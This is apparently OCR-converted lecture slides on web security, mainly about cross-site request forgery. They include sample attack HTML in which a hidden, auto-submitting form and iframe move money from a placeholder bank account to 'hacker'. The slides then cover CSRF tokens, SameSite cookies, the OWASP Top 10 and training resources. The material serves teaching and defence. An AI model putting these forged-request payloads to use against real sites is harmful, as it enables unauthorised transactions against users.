
```
https://www.bank.com/transfer?to_account={name}
&amount={amount}
```

The hacker then put the following form on the web page

```
<form method="GET" action="https://www.bank.com/transfer">
    <input type="hidden" name="to_account" value="hacker"/>
    <input type="hidden" name="amount" value="1000000"/>
    <input type="submit" value="Click to win an iPhone!"/>
</form>
```


https://www.bank.com/transfer?
to_account=hacker&amount=1000000

Wait… but the bank website needs my cookie to grant access, right?



That's true.
However, the browser will provide the cookie since you are sending requests to the bank's website.

```
<form method="GET" action="https://www.bank.com/transfer">
    <input type="hidden" name="to_account" value="hacker"/>
    <input type="hidden" name="amount" value="1000000"/>
    <input type="submit" value="Click to win an iPhone!"/>
</form>
```



Cross-Site Request Forgery

Cross site to retrieve/execute sensitive data/action

Cross-Site Request Forgery

Cross site to retrieve/execute sensitive data/action


Cross-Site Request Forgery

by forging unintentional requests

Even worse, the hacker can do this:

```
<iframe style="display:none" name="csrf-frame"></iframe>
<form method='GET' action='https://www.bank.com/transfer' target="csrf-frame" id="csrf-form">
    <input type="hidden" name="to_account" value="hacker"/>
    <input type="hidden" name="amount" value="1000000"/>
    <input type='submit' value='submit'>
</form>
<script>document.getElementById("csrf-form").submit()</script>
```

You don’t even need to click it!



WTF x 3

How To Defense ?

Method 1: CSRF Tokens

Generate a token on the server-side
and add the token to the request url

https://www.bank.com/transfer?to_account={name}
&amount={amount}&token={generated_value}

Generate a token on the server-side
and add the token to the request url

https://www.bank.com/transfer?to_account={name}
&amount={amount}&token={generated_value}

Only the requests generated by banks will have valid tokens!

Hard for the hacker to know what are the tokens

Notice for CRSF Token

- The server needs to remember the generated tokens.
- The server should change tokens frequently
- Node.js library
  - https://github.com/expressjs/csurf

Method 2:

SameSite Cookie

SameSite Cookies

- A http header setting that tells the browser do not send cookies when the request is not coming from its origin url.

```
Set-Cookie: session_id=f7s8e9f98es3;
```

```
Set-Cookie: session_id=f7s8e9f98es3; SameSite=Lax
```

Two Modes of SameSite

- “Strict” Mode
  - Only send cookies for same-site requests
- “Lax” Mode (more common)
  - Will send cookies for non-same-site requests when the user are navigating to the URL
- Supported by Chrome, Edge, Firefox, Opera
  - https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie#Browser_compatibility

An interesting walkthrough for CSRF attacks (recommend to read)

https://blog.techbridge.cc/2017/02/25/csrf-introduction/

OWASP Top 10 Security Risks in 2020

Rank	Name
1	**Injection**
2	**Broken Authentication**
3	Sensitive Data Exposure
4	XML External Entities (XXE)
5	Broken Access Control
6	Security Misconfiguration
7	**Cross-Site Scripting XSS**
8	Insecure Deserialization
9	Using Components with Known Vulnerabilitie
10	Insufficient Logging & Monitoring

https://owasp.org/www-project-top-ten/

Resource

OWASP Juice Shop

- An example project that is developed using JavaScript and contains many common vulnerabilities including OWASP top 10 risks.

- https://owasp.org/www-project-juice-shop/

Checklists

- Node.js Security Checklist
  - A checklist for developers to prevent security risks on Node.js.
- Security Checklist Developers
  - A general security checklist for backend developers

HITCON Zero Days

- A website for users to report the vulnerabilities they found.

- https://zeroday.hitcon.org/

Thank You